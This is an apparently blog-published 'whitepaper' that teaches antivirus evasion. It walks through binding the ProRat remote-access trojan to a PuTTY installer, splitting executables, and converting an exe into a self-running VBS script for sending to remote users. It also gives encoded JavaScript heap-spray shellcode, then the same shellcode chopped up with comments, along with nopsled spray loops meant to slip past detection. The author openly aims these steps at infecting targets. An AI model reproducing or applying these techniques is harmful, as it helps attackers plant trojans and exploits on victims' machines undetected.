Research Whitepaper on

Anti-virus Evasion Techniques

By: Abhinav Singh a.k.a DaRkLoRd

(Information Security Specialist)

url : http://hackingalert.blogspot.com

Anti-virus Evasion Techniques

Anti-virus has become a key defense for regular and enterprise users to secure their systems from installing any malicious software or virus/worm. They protect the system by regularly scanning for any new installation or scan for any previously installed components. They provide several security features like boot scan, scheduled scan, external device scan etc. These ant viruses maintain a database of virus signatures which they use to identify any malicious program. Hence regular updation of their signature database is essential.

But there are some techniques by which these anti viruses can be bypassed. Hackers and spammers actively use various techniques to bypass the anti virus protection to install virus, backdoors, bots etc in the target computers. We will be discussing some of the techniques that they use to fool the anti viruses by keeping their malicious codes silently in the target computers. Some of the techniques we will be discussing here are:

- Binding and splitting
- Converting exe to 'executable client side scripts'
- Performing Code Obfuscation/Morphing.

As you can see that there are different evasion techniques mentioned here but the basic process they use to evade the antivirus protection is same in all the three methods. In order to understand the process how these techniques bypass anti viruses, we will first have to give a look at how anti viruses detects weather a program/file is malicious or not. Then we will see how these programs override it to fool anti viruses and last but not the least we will discuss these techniques in detail.

Antivirus Detection technique (Signature and Heuristic based)

Anti viruses work by maintain a database containing information about virus signatures. This virus signature contains information about their file type, infection files and first few bytes of the binary code of virus. Whenever an antivirus program scans the system then it matches the signature information with ever file type to check for any suspicious program. The next step that comes into play is real-time protection. In order to provide a real-time protection to the system, anti viruses use Heuristics based approach to monitor any suspicious activity. This process works by providing alert to the user whenever the program tries to perform any suspicious task like setting up network connectivity, program trying to write to an executable etc.


This is a brief introduction to how anti viruses protect the user system. Now malicious coders analyze this working process in order to bypass the firewall protection. They try to modify the first few bytes of the binary code of their program so that the database signatures cannot identify them, and once they reach into the system they copy themselves in some administrator controlled location so that when they get executed the antivirus will not flag them. The techniques we will discuss here will deal with changing the headers and binary information in order to prevent anti viruses from detecting them. The processes are different but their evading process remains same. So lets move ahead now to discuss the various evading techniques.

Binding and Splitting

Binders and splitters are small software tools which can be used to change the first few bytes of the binaries of malicious programs. How can this be done? Let us start with Binders.


Binders are small software tools which can merge two different exe files into a single file. The execution of one exe will simultaneously start the second executable in the background as well. Consider that you have merged a malicious exe with a music player setup file and transfer to the target. The file will appear as a simple executable to install the music player and the antivirus will not flag it as it will contain the digital certificates. But once the user runs the setup then the music player will get installed and in-turn the malicious code will also get executed. Let us examine it practically.

I have created a folder named avtest and added two executables in it. One is PUTTY.exe which is a harmless SSH client and the other one is Prorat.exe which is the setup of one of the most dangerous remote administration tool (RAT).There are lots of binders available for download on the internet. Here I will use Hotfusion.exe which is a free exe binder.



Name	Date modified	Type
ProRat.exe	10/13/2008 5:15 PM	Application
PUTTY.EXE	8/19/2011 2:01 AM	Application

Using Hotfusion or any binder is very easy. The only thing to keep in mind is that the harmless executable should be kept as the top binder so that the first few bytes of the new binary created should have a valid signature value.


Hotfusion

Add files to fuse


☐ Melt fused module on extract

D:\avtest\PUTTY.EXE
D:\avtest\ProRat.exe

Done!

Written by Kamran | v-0.9.0

Here you can see that the two executables have been added into the binder. Now on clicking "Fuse" button will generate a single exe for us and we can name it according to our choice. In this example I have named the file as test.exe. The new file created is saved in the same folder where the two other executables are placed. Now on scanning the newly created firewall with the anti virus shows that is is not harmless. This is how binders can be used to bypass firewall protection.


Computer scan - ESET NOD32 Antivirus

On-demand computer scan

Scan completed successfully


Scan completed in 0 seconds.

Number of scanned objects:	1
Number of infected objects:	0
Number of cleaned objects:	0


Computer ▸ Local Disk (D:) ▸ avtest

Name	Date modified	Type
test22.exe	11/8/2011 10:03 PM	Application
PUTTY.EXE	8/19/2011 2:01 AM	Application
ProRat.exe	10/13/2008 5:15 PM	Application
join.exe	11/8/2011 9:44 PM	Application

Binders work by building a combined binary file for the two different executables. Now if we keep the harmless executable as the first and malicious exe as the second exe for binding then the first few bytes of the new executable will contain the values of the harmless executable and the binary values of the malicious file pushes down in the new executable created. Hence it makes the newly created exe undetectable from anti-viruses. The following figure illustrates this. The binary code of the malicious exe gets added in the End of file(EOF) location which prevents it from getting caught by antivirus signatures. But this process should not be considered as fool proof. The success of this method depends on the type of binder and anti-virus as well.


WORKING OF A BINDER
File Size = 20KB
File A
EXE Binder
+
Original Malicious Code Binary
File Size = 35 KB
File B
=
File C
The Malicious code binary is being written to the End-Of-File(EOF) of the EXE Binder.
0KB
20KB
55KB

Splitters also work in a similar way but instead of joining two exe files, it splits a single exe into two parts. Consider the same example we discussed above. Using any file splitting tool like hjsplit etc, we can split the join.exe file into different parts which makes it undetectable from antiviruses.




Name	Date modified	Type	Size
test22.exe	11/8/2011 10:03 PM	Application	3,763 KB
PUTTY.EXE	8/19/2011 2:01 AM	Application	472 KB
ProRat.exe	10/13/2008 5:15 PM	Application	3,250 KB
join.exe.003	11/8/2011 10:18 PM	003 File	963 KB
join.exe.002	11/8/2011 10:18 PM	002 File	1,400 KB
join.exe.001	11/8/2011 10:18 PM	001 File	1,400 KB
join.exe	11/8/2011 9:44 PM	Application	3,763 KB

But there is a drawback in using splitters. If you have to use the splitted software on a remote system then you will need the same software to join the files which you used to split them. This increases the overall work process. Hence use of splitters is not very popular in antivirus bypass techniques.

Converting exe to "client side script"

Converting the exe file to client side executable script is another process of bypassing the anti-virus from detecting malicious file. This process has a good success rate and is simple to convert as well. We will look at an example in which we will convert our executable to visual basic script. The reason why we will convert executable into vb script is that it can be executed on Microsoft Windows operating system without the need of any compiler. For those who have the knowledge of .net framework, they can manually perform this task by creating a new vb project and importing the exe file to the project. Then save the project a .vbs extension. For those who are not aware of .net , there is a simple tool called exe2vbs which can easily convert small exe files to executable vbs scripts.


VBS exe writer II

Exe In -> D:\avtest\client.exe

Vbs Out <- D:\avtest\client.exe.vbs

☐ Write Exe to Special Folder — Windows

☑ Script Auto Execute Exe

☑ Add Level2 Compression

2545/2551

Note: Drop exe in top textbox


Level 2 Compression Settings (Note this does take substantially longer)

Pass	X-Bytes	Occur	Step
1	1	30	9
2	1	10	9

X-Bytes= Seq len to look for

Step= Skip X Bytes per Scan

Occur= Find at least x times to replace



client.vbs	11/8/2011 10:39 PM	VBScript Script File	9 KB
client.exe	9/24/2011 9:57 PM	Application	6 KB

The conversion process is very simple. This method is most suited for transferring malicious files to remote users as there is very less probability that antivirus will flag a vbs script.

Some other popular conversion techniques include changing .scr, .swf, .bat extensions etc. But they do not convert the overall binary structure of the program so they can be easily identified by the anti-virus programs. Conversion to vbs is by-far the safest conversion technique.

Code Obfuscation/Morphing

This is the most advanced antivirus evasion technique and it keeps getting bigger day by day. There are no fixed techniques to perform code morphing. Depending upon the coding style and level of analysis of the coder, morphing can be made in the code to confuse the antivirus from distinguishing between a malicious and a harmless program. The process of code obfuscation is based on the type of coding used in developing the program. There are some common analysis that are used in order to prevent anti viruses from considering a program as a virus, exploit or malware. Here we will discuss some of the most widely used morphing techniques that can be helpful during the coding process in order to make a malicious program bypass the anti-virus protection.

Re-coding the shell code

These days use of exploits has become very popular to hack vulnerable services. In order to exploit vulnerability, we need a shell code. Modern day anti-viruses are capable enough to catch any such activity. Hence it is essential to change the normal shell coding technique slightly. Some key programming styles can greatly enhance the capability of a exploit code to bypass anti viruses and firewalls. Consider the following chunk of shell code :

```
var
shellcode=unescape('%u9090%u9090%u9090%u9090%uceba%u11fa%u291f%ub1c9%u
db33%ud9ce%u2474%u5ef4%u5631%u030e%u0e56%u0883%uf3fe%u68ea%u7a17%u
9014%u1de8%u759c%u0fd9%ufefa%u8048%u5288%u6b61%u46dc%u19f2%u69c9%u
94b3%u442f%u1944%u0af0%u3b86%u508c%u9bdb%u9bad%udd2e%uc1ea%u8fc1%u
8ea3%u2070%ud2c7%u4148%u5907%u39f0%u9d22%uf385%ucd2d%u8f36%uf566%u
d73d%u0456%u0b91%u4faa%uf89e%u4e58%u3176%u61a0%u9eb6%u4e9f%ude3b%u
68d8%u95a4%u8b12%uae59%uf6e0%u3b85%u50f5%u9b4d%u61dd%u7a82%u6d95%
u086f%u71f1%udd6e%u8d89%ue0fb%u045d%uc6bf%u4d79%u661b%u2bdb%u97ca%
u933b%u3db3%u3137%u44a7%u5f1a%uc436%u2620%ud638%u082a%ue751%uc7a1)
```

This is a traditional way of writing a shell code which can be easily traced by an antivirus and can flag it as a suspicious program. This shell code can be broken down into smaller chunk of code in order to make them less suspicious to anti-virus programs. They can be broken down by adding single and multi-line comments in between the shell codes. Since comments are generally the non executable parts of a code hence they will not affect the overall working of the code but will break it down to a smaller set thus reducing it suspicion level for anti-viruses.

```
var darklord = unescape(/*this is a false comment*/'%u9090%u9'/*they break the shell code*/+
'090%u90' +'90%u9090%uc' + /*to smaller chunk*/'eba%u'+ '11fa%'+
'u291f%ub1c9%ud' +' b33%ud9ce%' +' u2474%' +' u5ef4%u56'+ '31%u030e%u' +
'0e56%u0883%uf3' + 'fe%u68ea%u7' +
'a17%u9014%u'/* this can be an effective*/ + "1de8%u759c%u0" +
'fd9%ufefa%' /*technique to bypass*/+ 'u8048%u5288%u'+ '6b61%u46dc%u19f2%u6'
+'9c9%u94b3%u442f%'+ 'u1944%u0af0%u'+ '3b86%u508c'+ '%u9bdb%u9bad%udd'+
'2e%uc1ea%u8fc' +
"1%u8ea3%u2070%"+ "ud2c7%u4148%u59"+ '07%u39f0%u9d22%uf' +
'385%ucd2d%u8f'+ "36%uf566%ud73d%u0456%u"+ '0b91%u4faa%uf89e%u4'+
'e58%u3176%u61a'+ '0%u9eb6%u4e9f%ude3'+ 'b%u68d8%u95a4%u8b1'+
'2%uae59%uf6e0%u3b85'/*anti-viruses and exploit the target*/+
'%u50f5%u9b4d%u61'+ 'dd%u7a82%u6d9'+ '5%u086f%u71f1%udd'+ '6e%u8d89%' +
'ue0fb%u045d%uc' + '6bf%u4d79%u661b%u2b'+ 'db%u97ca%u933b%u3db3%u313'
+'7%u44a7%u5f1a%uc4'+ "36%u2620%ud638%" + 'u082a%ue751%uc7a1%u')
```

This small coding technique can be very handy while dealing with anti-virus evasion. Let us move ahead to analyze another interesting coding technique.

Functionizing the code:

Adding functions to the code makes the code look more purposeful. The functions can be so designed to prevent the antivirus from analyzing weather a particular line of code is ment for creating some harm or not. Consider the example.

```
Function free_resource()              /* free unused resource */
{
//lines of code//   }
Function destroy_windll()             /* destroy windll file */
{
//lines of code//  }


Function clear_phymemory()         /* clear memory */
{
//lines of code//  }
```

Here in this code structure, the function destroy_windll() is a malicious function which is trying to destroy a system dll file. It is nested between two other functions. One is free_resource() function and the other is clear_phymemory() function. These two functions are not needed in the program but they are added as a part of code in order to confuse the anti virus. One function increases the resource use and the other function removes unused data from physical memory. These two activities suggest that the software is not a malicious one and is behaving as a system optimizer. In-fact they are trying to hide the activities of the middle function.

Cutting the Loops short:

Generally exploits and viruses have long loops. This kills the CPU resource to a considerable level. Hence cutting the length of loops can be a good coding practice to minimize the CPU usage and also to reduce the risk of raising alarm in anti-viruses.

Consider the following For loop;

```
for(i=0;i<1000;i++){spray[i]=nopsled+shellcode;}
```

Now this for loop can be cut down to smaller loops like :

```
for(i=0;i<100;i++){spray[i]=nopsled+shellcode;}

for(i=100;i<200;i++){spray[i]=nopsled+shellcode;}

---

---

---

for(i=950;i<1000;i++){spray[i] = nopsled + shellcode; }
```

Breaking down the larger loop to small loops can bring down the CPU usage to more than 30%. This technique is very effective in preventing over memory and resource consumption. Ironically the technique of large loops is used in several resource killer viruses to crash the systems.

Building a block of safe arrays:

Yet another style of secure coding to evade anti viruses. This process builds up large number of small and less memory consuming arrays. Initially the array is kept small and as it grows further t gets bigger as the previous values keep adding up to it. For example, in an array of 100 elements, the 100th element of the array will be the sum of 99 arrays before it. This is also called as "step building technique". This is the most preferred coding technique to bypass anti-viruses through code morphing.

```
array[0] = nopsled + shellcode;

array[1] = nopsled + shellcode;

array[2] = nopsled + shellcode;

array[3] = nopsled + shellcode;

---

---

---

array[999] = nopsled + shellcode;
```

These are some of the best practices that are implemented to evade anti-virus protection. There is a proper balance of coding and tools so you can choose your preference according to your expertise level. Evading anti-viruses totally depends upon the working environment and the type of anti-virus in use. One technique can succeed in a particular scenario but at the same time it may fail in another scenario. Hence there is no fool proof method to bypass anti-viruses. It is a hit and trial process but the techniques discussed here can definitely lead you to fruitful results in quick time.

----------Thanks for reading-----------------------------

Visit http://hackingalert.blogspot.com for more tutorials.